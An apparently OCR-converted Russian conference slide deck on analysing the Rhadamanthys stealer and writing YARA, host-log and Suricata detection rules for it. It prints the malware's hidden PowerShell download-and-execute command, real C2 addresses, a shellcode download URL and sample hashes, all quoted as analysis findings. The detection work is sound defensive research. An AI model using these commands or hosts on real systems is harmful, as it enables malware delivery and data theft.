Пропустить нельзя, детектировать!

Или как мы разрабатываем правила для вредоносного ПО

Александр Рудзик Старший специалист по исследованию киберугроз «Перспективный мониторинг»







whoami



TI Analyst

Malware & network analysis, detection engineering

Speaker SOC Forum, ISCRA Talks, Ampire 360




amonitoring.ru

@pm_public

@sanches23rx

А что вы тут делаете?







Rhadamanthys Stealer



Сбор данных






Проверяем актуальность

2025-08-08 11:03	827f2513bf9c8ea35af9a5	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	4
2025-08-08 11:02	3afd5ff1abe1f8e0eb69aa	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	(4)
2025-08-08 11:02	3ace18ed2b318834b3b1	exe exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	4
2025-08-08 11:02	33984823b789176b16c6	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	4
2025-08-08 10:51	15f35ed4c2cab0f16d7f58	∑ ps1	Rhadamanthys	ps1 Rhadamanthys	JAMESWT_WT	(3)
2025-08-08 10:49	c5f2b10e592759988818c	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	4
2025-08-08 10:45	193beb52288d6940b319	exe exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	(1)
2025-08-08 10:44	cc8c18bcd2c83b4651884	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	4
2025-08-08 10:35	bb2e8354f381955c4ed23	exe	Rhadamanthys	exe Rhadamanthys	JAMESWT_WT	(4)
2025-08-07 20:35	143450a83c0654aedc03f	exe	Rhadamanthys	exe LummaStealer Rhadamanthys	AntiSkidding	(4)
2025-08-07 16:16	afdce732a421c7f06ed43	= exe	Rhadamanthys	exe Rhadamanthys	SecuriteInfoCom ■	4
2025-08-07 16:16	190f2113d6e29192b6e8	exe	Rhadamanthys	exe Rhadamanthys	SecuriteInfoCom ■	(4)
2025-08-07 06:06	a3d9a3ae58aca374692d	= exe	Rhadamanthys	exe Rhadamanthys		4
2025-08-06 20:48	e5cace2be2c9a57901e68	= exe	Rhadamanthys	exe Rhadamanthys	**** abuse_ch	•
2025-08-06 19:38	6a9d09aed44ac5080542	= exe	Rhadamanthys	exe Rhadamanthys	abuse_ch	4
2025-08-06 19:18	caa906d7f21d5fdec2934	exe	Rhadamanthys	AutoIT CypherIT exe Rhadamanthys	aachum	(1)
Showing 1 to 250 of	f 1,000 entries	,		Previous	s 1 2 3 4	Next

MALWARE bazaar from ABUSEth SPAMHAUS source: MalwareBazaar tag: Rhadamanthys



Проверяем актуальность



False Positive






Previous

Погружение


MalwareBazaar Database



You are currently viewing the MalwareBazaar entry for SHA256 89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71. While Malware to identify whether the sample provided is malicious or not, there is no guarantee that a sample in MalwareBazaar is malicious.

Database Entry

Showing 1 to 12 of 12 entries ? Q Threat unknown Vendor detections: 11 Actions ▼ Intelligence 111 **IOCs** YARA 4 File information SHA256 hash: 89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71 SHA3-384 hash: $\textcircled{4} \ 4b4d53124e173131caf8b0571a0bf7e7340cd0dd2ebd4fd7a0396794c71b9cb2b68ce7b02cf3e1ef5218ed00ca786ece$ f47b1f9589b5d02b92bfe08917a6c80f614ebd45 SHA1 hash: MD5 hash: ab11178de655696e4a2b16b9825c852f humanhash: O oranges-december-friend-south 89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71 File name: download sample Download:




Next




Погружение








Samples



https://habr.com/ru/companies/F6/articles/809063/




Исследование и обработка









- **Д**ата компиляции ПО
- Язык программирования
- Наличие упаковки и/или обфускации


```
▼ PE64
Операционная система: Windows(Server 2003)[AMD64, 64-битный, GUI]
Линковщик: Microsoft Linker
Язык: MSIL/C#
Библиотека: .NET Framework(v4.7.2, CLR v4.0.30319)
(Heur)Защита: Obfuscation[Modified EP + Modified native EP + Virtualization + Short names + Watermark]
```






•	HTTP Reque	ests 14	Connections	63	NS Reque	ests 61 Threats	5	Filter by PID, name or	url	PCAP 🔻
(#)	Timeshift	Headers		Rep	PID	Process name	CN	URL	Content	
	2574 ms	GET I	200: OK	Ø	3964	WerFault.exe	_	http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl	825 b ↓	binary
	2599 ms	GET	200: OK	9	3964	WerFault.exe	-	http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl	814b ↓	binary
Æ	3574 ms	GET	200: OK	6	2976	powershell.exe	_	http://45.141.233.90/	3 Kb ↓	text
	3583 ms	GET I	200: OK	?	2976	powershell.exe	-	http://94.154.35.115/user_profiles_photo/shellcode.bin	192 Kb ↓	binary
	8711 ms	GET	200: OK	•	3872	svchost.exe	<u> </u>	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsB	471 b ↓	binary
	11422 ms	GET	200: OK	•	1268	svchost.exe	_	http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl	825 b ↓	binary
	11426 ms	GET	200: OK	•	1268	svchost.exe	-	http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl	814b ↓	binary









Исследование. Что еще?

Strings v2.54

06/22/2021

By Mark Russinovich

Published: June 22, 2021



☑ Download Strings ☑ (534 KB)



FLARE Obfuscated String Solver

The FLARE Obfuscated String Solver (FLOSS, formerly FireEye Labs Obfuscated String Solver) uses advanced static analysis techniques to automatically extract and deobfuscate all strings from malware binaries. You can use it just like strings.exe to enhance the basic static analysis of unknown binaries.

Process Monitor v4.01

06/20/2024

By Mark Russinovich

Published: June 20, 2024



☑ Download Process Monitor ☑ (2.9 MB)

Download Procmon for Linux (GitHub) ☑

Run now from Sysinternals Live ☑.

Autoruns v14.11


By Mark Russinovich

Published: February 6, 2024



Download Autoruns and Autorunsc (2.8 MB)

Run now from Sysinternals Live 2.



Created with Zoomlt

Introduction

This utility, which has the most comprehensive knowledge of auto-starting locations of any startup monitor, shows you what programs are configured to run during system bootup or login, and when you start various built-in Windows applications like Internet Explorer, Explorer and media players. These programs and drivers include ones in your startup folder, Run, RunOnce, and other Registry keys. Autoruns reports Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, auto-start services, and much more. Autoruns goes way beyond other autostart utilities.

Autoruns' Hide Signed Microsoft Entries option helps you to zoom in on third-party auto-starting images that have been added to your system and it has support for looking at the auto-starting images configured for other accounts configured on a system. Also included in the download package is a command-line equivalent that can output in CSV ormat, Autorunsc.





Формирование результатов





```
024 050 34 35 36 37 38 39 2B 2F 00 00 00 00 00 00 00 456789+/.....
024|060 /0 00 6F 00 // 00 65 00 /2 00 /3 00 68 00 65 00 p.o.w.e.r.s.n.e.
024|070 6C 00 6C 00|2E 00 65 00|78 00 65 00|20 00 2D 00 l.l...e.x.e. .-.
024|080 45 00 78 00|65 00 63 00|75 00 74 00|69 00 6F 00 E.x.e.c.u.t.i.o.
024|090 6E 00 50 00|6F 00 6C 00|69 00 63 00|79 00 20 00 n.P.o.l.i.c.y.
024 080 4E 00 6F 00 50 00 72 00 6F 00 66 00 69 00 6C 00 N.o.P.r.o.f.i.l.
024|0C0 65 00 20 00|2D 00 57 00|69 00 6E 00|64 00 6F 00 e. .-.W.i.n.d.o.
024|0D0 77 00 53 00|74 00 79 00|6C 00 65 00|20 00 48 00 w.S.t.y.l.e. .H.
024|0E0 69 00 64 00|64 00 65 00|6E 00 20 00|2D 00 43 00 i.d.d.e.n. .-.C.
024|0F0 6F 00 6D 00|6D 00 61 00|6E 00 64 00|20 00 22 00 o.m.m.a.n.d. ."
024|100 00 00 22 00|00 00 00 00|61 58 64 79|49 43 49 30 .."....aXdyICI0
024|110 4E 53 34 78|4E 44 45 75|4D 6A 4D 7A|4C 6A 6B 77 NS4xNDEuMjMzLjkw
024 130 62 61 73 69 63 5F 73 74 72 69 6E 67 3A 20 63 6F basic_string: co
024|140 6E 73 74 72|75 63 74 69|6F 6E 20 66|72 6F 6D 20 nstruction from
```

```
NQFirewall
Outpost
OPFilter
PCMatic
PCMService
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "aXdyICIONS4xNDEuMjMzLjkwIiB8IGlleA==
basic_string: construction from null is not valid
cannot create std::vector larger than max_size()
*NSt6thread11_State_implINS_8_InvokerISt5tupleIJZ7DllMainEUlvE_EEEEEE
VMware
VirtualBox
```

```
Windows Stealer Rhadamanthys V3
meta:
   sid = "907050"
   description = "Обнаружен вредоносный образец стилера Rhadamanthys"
                                                                                                   metadata
   reference = "bazaar.abuse.ch/browse/tag/Rhadamanthys"
    techniques = "T1059.001,T1012,T1562.002,T1552.001,T1518,T1082,T1071.001"
    capec = "
    cwe = ""
   cve = ""
strings:
   $func1 = "RegOpenKeyExW"
   $func2 = "DeleteCriticalSection"
   $func3 = "GetSystemInfo"
   $func4 = "LoadLibrary"
   $func5 = "VirtualProtect"
                                                                                             detect strings
   $path1 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemProductName"
   $path2 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemManufacturer"
    $path3 = "SYSTEM\\CurrentControlSet\\Services"
   $payload1 = "powershell.exe" wide
   $payload2 = "-ExecutionPolicy" wide
   $payload3 = "-Command" wide
    //$base64 = "aXdyICI0NS4xNDEuMjMzLjkwIiB8IGlleA=="
condition:
                                                                                         detect condition
   uint16(0) == 0x5A4D and
   filesize < 4100KB and
    (pe.imphash ( ) == "ee0936a42b218f0cc6198be8297c5347" or all of them)
```

iwr "45.141.233.90" iex



```
le Windows Stealer Rhadamanthys V3
 meta:
     sid = "907050"
     description = "Обнаружен вредоносный образец стилера Rhadamanthys"
     reference = "bazaar.abuse.ch/browse/tag/Rhadamanthys"
     techniques = "T1059.001,T1012,T1562.002,T1552.001,T1518,T1082,T1071.001"
     capec =
     cwe = ""
 strings:
     $func1 = "RegOpenKeyExW"
     $func2 = "DeleteCriticalSection"
     $func3 = "GetSystemInfo"
     $func4 = "LoadLibrary"
     $func5 = "VirtualProtect"
     $path1 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemProductName"
     $path2 = "HARDWARE\\DESCRIPTION\\System\\BIOS\\SystemManufacturer"
     $path3 = "SYSTEM\\CurrentControlSet\\Services"
     $payload1 = "powershell.exe" wide
     $payload2 = "-ExecutionPolicy" wide
     $payload3 = "-Command" wide
 condition:
     uint16(0) == 0x5A4D and
     filesize < 4100KB and
     (pe.imphash ( ) == "ee0936a42b218f0cc6198be8297c5347" or all of them)
```

Magic bytes исследуемого образца

Размер файла

+

Подозрительные строки или хэш-сумма импортов исполняемого файла Windows

```
Windows_Stealer_Rhadamanthys C:\work\research\samples\3ace18ed2b318834b3b12c9aca8b20edf62dbb0e2f4370e733668462f48bc0e6.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\3afd5ff1abe1f8e0eb69aa1e8de6bdf6f9d2f2714defc3d70719154ed7e793e1.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\827f2513bf9c8ea35af9a5cd468b50d89aa06ae18c50b013d2b077bb130242b8.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\8e2da5b0e753b5ad5c5c5376e1d2981ee20be795a32d234dae99c48ae1e0925f.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\b9e10ca0bbbd72475166b40916ee27c4dd278faea6e396ff9fadca1216d87815.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\c383897c237ed833be498ddc44346ba73bf5a111b6400c4e484e8f42e7aaa97e.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\33984823b789176b16c62c99cd082778f32c8a5b94f6942158c86e3c66f8fb5f.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\c5f2b10e592759988818c903b90c00c8396d1c7ea20ad45faf8fb612e5299878.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\115a361e58401b2145f1df6b66a276ed47c5d4555f66f028883ecffa182c0b46.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\f4b4521c767dafc4a25b042d19d320db45d0b81c145b74aeb5372fb76b29db26.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\f4b4521c767dafc4a25b042d19d320db45d0b81c145b74aeb5372fb76b29db26.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\f4b4521c767dafc4a25b042d19d320db45d0b81c145b74aeb5372fb76b29db26.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\f4b4521c767dafc4a25b042d19d320db45d0b81c145b74aeb5372fb76b29db26.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\f4b4521c767dafc4a25b042d19d320db45d0b81c145b74aeb5372fb76b29db26.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\f4b4521c767dafc4a25b042d19d320db45d0b81c145b74aeb5372fb76b29db26.exe_Windows_Stealer_Rhadamanthys C:\work\research\samples\f4b4521c767dafc4a25b042d
```



powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "iwr "45.141.233.90" | iex"

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System> ···
- <EventData>
  <Data Name="SubjectUserSid">S-1-5-21-570840990-2296406096-3419741179-1001
  <Data Name="SubjectUserName">windows</Data>
  <Data Name="SubjectDomainName">DESKTOP-SN0ASV4</Data>
  <Data Name="SubjectLogonId">0x3aa13</pata>
  <Data Name="NewProcessId">0x3024</pata>
  <Data Name="NewProcessName">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
  <Data Name="TokenElevationType">%%1938</pata>
  <Data Name="ProcessId">0x1674</Data>
  <Data Name="CommandLine">powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "iwr "192.168.239.1" | iex"</Data>
  <Data Name="TargetUserSid">S-1-0-0</Data>
  <Data Name="TargetUserName">-</Data>
  <Data Name="TargetDomainName">-</Data>
  <Data Name="TargetLogonId">0x0</Data>
  <Data Name="ParentProcessName">C:\Windows\System32\cmd.exe</Data>
  <Data Name="MandatoryLabel">S-1-16-8192</pata>
  </EventData>
  </Event>
```



Детектирующая часть

```
ule id="300017" level="2">
   <if sid>300000</if sid>
   <regex ignorecase="true">CommandLine.+powershell(\.exe\"?)?.*\s+(-executionpolicy|-ep|-exec|-ex)\s+bypass
   <description>Powershell активность (запуск с разрешением на выполнение сторонних скриптов)</description>
   <category>suspicious_activity</category>
                                                          Категория "получение данных"
   <info>
    <link>https://www.securitylab.ru/analytics/461333.php</link>
    <techniques>T1059.001</techniques>
                                                      Техники MITRE ATT&CK
                                             Attack Pattern (capec)
    <cwe></cwe> ←
                                      Weakness Enumeration
    <cve></cve>
   </info>
                          Уязвимость CVE
 </rule>
```



Сетевые взаимодействия

•	HTTP Reque	ests 14	Connections	63	DNS Reque	ests 61	Threats	5	
(Timeshift	Headers		Rep	PID	Process r	name	CN	URL
	2574 ms	GET I	200: OK	•	3964	WerFault.	exe	=	http://crl.microsoft.com/pki/crl/products/MicRooC
<u>.</u>	2599 ms	GET	200: OK	O	3964	WerFault.	exe	-	http://www.microsoft.com/pkiops/crl/MicSecSerC/
兼	3574 ms	GET I	200: OK	6	2976	powershe	ll.exe	_	http://45.141.233.90/
	3583 ms	GET	200: OK	?	2976	powershe	ll.exe	- Total	http://94.154.35.115/user_profiles_photo/shellcode
	8711 ms	GET I	200: OK	•	3872	svchost.e	xe		http://ocsp.digicert.com/MFEwTzBNMEswSTAJBg
	11422 ms	GET	200: OK	O	1268	svchost.e	xe	_	http://crl.microsoft.com/pki/crl/products/MicRooC
	11426 ms	GET	200: OK	Ø	1268	svchost.e	xe	##	http://www.microsoft.com/pkiops/crl/MicSecSerC/

(45.141.233[.]90)

alert tcp \$HOME_NET any -> any \$HTTP_PORTS (msg:"AM CURRENT_EVENTS HTTP request to malicious IP endpoint in header 45.141.233.90 (Rhadamanthys Stealer)"; threshold:type limit, track by_src, count 1, seconds 120; content:"|0d0a|Host: 45.141.233.90|0d0a|"; reference:url,virustotal.com/gui/url/7672d79d056442cdf229f522a230ae55017fdefcb796c1c9 b2af8b89a2eeb9c0/analysis; classtype:malware-cnc; sid:3431000; rev:1; metadata: affected_asset src, attack_target Client_Endpoint, tag T1204.002, tag T1219, tag T1566.001, tias_category MalwareC2;)

Malware Samples									
The table below shows all malware samples that are associated with this particulare tag (max 400).									
Show 50 \$ entries Search:									
Firstseen (UTC)	SHA256 hash	Tags ↑↓	Signature ↑↓						
2025-08-08 11:03:59	f4b4521c767dafc4a25b0	45-141-233-90 exe Rhadamanthys	Rhadamanthys						
2025-08-08 11:03:53	C c383897c237ed833be49	45-141-233-90 exe Rhadamanthys	Rhadamanthys						
2025-08-08 11:03:48	□ b9e10ca0bbbd72475166	45-141-233-90 exe Rhadamanthys	Rhadamanthys						
2025-08-08 11:03:41		45-141-233-90 exe	n/a						
2025-08-08 11:03:33	♠ 8e2da5b0e753b5ad5c5c	45-141-233-90 exe Rhadamanthys	Rhadamanthys						
2025-08-08 11:03:27	□ 89ab0100c0443f3e87526	45-141-233-90 exe	n/a						
2025-08-08 11:03:21	₾ 8584d615fc64e93a24e9d	45-141-233-90 exe	n/a						
2025-08-08 11:03:16		45-141-233-90 exe Rhadamanthys	Rhadamanthys						
2025-08-08 11:03:10	□ 792e30ff711a862511769	45-141-233-90 exe	n/a						
2025-08-08 11:02:17	© b0ba2d16376f176f76db6	45-141-233-90 dil	n/a						
2025-08-08 10:59:13	◘ df46869ee7707301a0aea	45-141-233-90 exe	n/a						
2025-08-06 09:17:47		45-141-233-90 94-154-35-115 exe	n/a						
2025-08-06 09:17:41	□ ae3d6957816965c375a5	45-141-233-90 94-154-35-115 exe Stealc	Stealc						
2025-08-06 09:17:23	C c6bf8c360094dfb80f895	45-141-233-90 94-154-35-115 exe LummaStealer	LummaStealer						
2025-08-06 09:17:18	🗘 01396090563d0aa3af1c8	107-150-0-79 45-141-233-90 94-154-35-115 exe Rhadamanthys	Rhadamanthys						
2025-08-06 09:17:14	₾ 115a361e58401b2145f1	45-141-233-90 94-154-35-115 exe Rhadamanthys	Rhadamanthys						
2025-08-06 09:17:10	🗘 a8c321136e3cbdb32f7e0	107-150-0-79 45-141-233-90 94-154-35-115 exe Rhadamanthys	Rhadamanthys						
2025-05-24 15:44:30	© ee3a4a2e8055495e761c8	45-141-233-90 94-154-35-115 exe PureLogStealer	PureLogsStealer						
2025-05-15 06:07:56	₱ 59ab63c99285e3567915 ■ 6 6 7 9 1 5 9 1 6 9	45-141-233-90 94-154-35-115 exe PureLogStealer	PureLogsStealer						
Showing 1 to 27 of 27 entries									




Хотите так же?


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Спасибо за внимание!







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